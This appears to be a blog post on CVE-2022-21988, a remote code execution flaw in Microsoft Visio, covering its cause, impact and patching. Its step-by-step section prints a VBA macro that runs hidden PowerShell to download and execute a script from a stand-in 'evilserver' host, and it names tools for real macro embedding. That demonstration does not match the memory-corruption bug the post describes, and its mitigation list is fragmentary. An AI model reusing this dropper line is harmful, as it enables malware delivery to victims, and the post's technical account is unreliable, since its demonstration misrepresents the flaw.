
When we talk about software vulnerabilities, Microsoft Office is often at the center for attackers. In early 2022, a new vulnerability, tracked as CVE-2022-21988, was reported affecting Microsoft Office Visio. This bug could let an attacker run arbitrary code just by convincing someone to open a malicious Visio file. In this post, we’ll break down what the vulnerability is, how it works, and show a practical demonstration with code snippets. We’ll keep tech jargon minimal and link you to original references for extra learning.
What is CVE-2022-21988?
CVE-2022-21988 is a Remote Code Execution (RCE) flaw found in Microsoft Office Visio. When exploited, this bug allows a hacker to run harmful code on your computer without your knowledge.
How Does It Happen?
- An attacker crafts a special Visio file (.vsdx/.vsd).
They send this file to a victim (typically via email, file sharing, or other means).
- Once the victim opens the malicious file in Visio, the attacker’s code executes in the user’s context.
Severity: Microsoft rated this as "Important." Although there is user interaction (the victim has to open the file), the consequences—code execution—are serious enough for quick patching.
Technical Details
At its core, the flaw is caused by improper validation and handling of objects loaded from a Visio document. Specifically, the vulnerability arises from unsafe parsing of embedded objects within the file, leading to memory corruption.
Malicious Visio files can carry embedded scripts or binaries that exploit this memory corruption, resulting in the operating system executing unwanted code—potentially leading to malware infections or system compromise.
Exploit Example – Step by Step
Let’s look at a basic conceptual demonstration. Note: This is for educational purposes only.
1. Crafting a Malicious VSDX (Visio) File
Using a script, a hacker prepares a Visio file embedding a payload. While the actual exploit creation involves deep knowledge of Visio file structures, the basic technique is similar to embedding macros in Office docs.
# generate a simple Powershell dropper macro for demonstration
payload = '''
Sub Document_Open()
    Shell "powershell -nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('http://evilserver/payload.ps1';)"
End Sub
'''

# Save this code into a .vbs or use tools like msfvenom and evilclippy for real-world macro embedding.
The attacker would insert this macro-like object into a Visio document. Visio files aren’t as tightly protected as Word/Excel for macros, making social engineering easier.
2. Luring the Victim
The attacker sends the crafted file to the target. Upon opening, if macros or external object handling is enabled or insufficiently secured, code executes.
Real-World Impact
- Attackers get system access: Malicious code runs with the victim's privileges—potentially Administrator.
Malware and ransomware deployment: Attacker can download and run any file.
- Data theft and lateral movement: Once inside, attackers can steal data or attack other systems on the network.
Microsoft released a fix for this flaw as part of the February 2022 updates.
Microsoft Security Update Guide – CVE-2022-21988
Use Protected View in Office.
3. Disable Macros/External Content
References
- Microsoft Official Advisory
- NVD Entry for CVE-2022-21988
- Microsoft Patch Documentation
Summary
CVE-2022-21988 shows that even less-commonly targeted Office tools like Visio can become serious attack vectors. While the bug requires a user to open a malicious file, the potential result—remote code execution—should make everyone take patches and file security seriously.
Timeline
Published on: 02/09/2022 17:15:00 UTC
Last modified on: 03/01/2022 15:09:00 UTC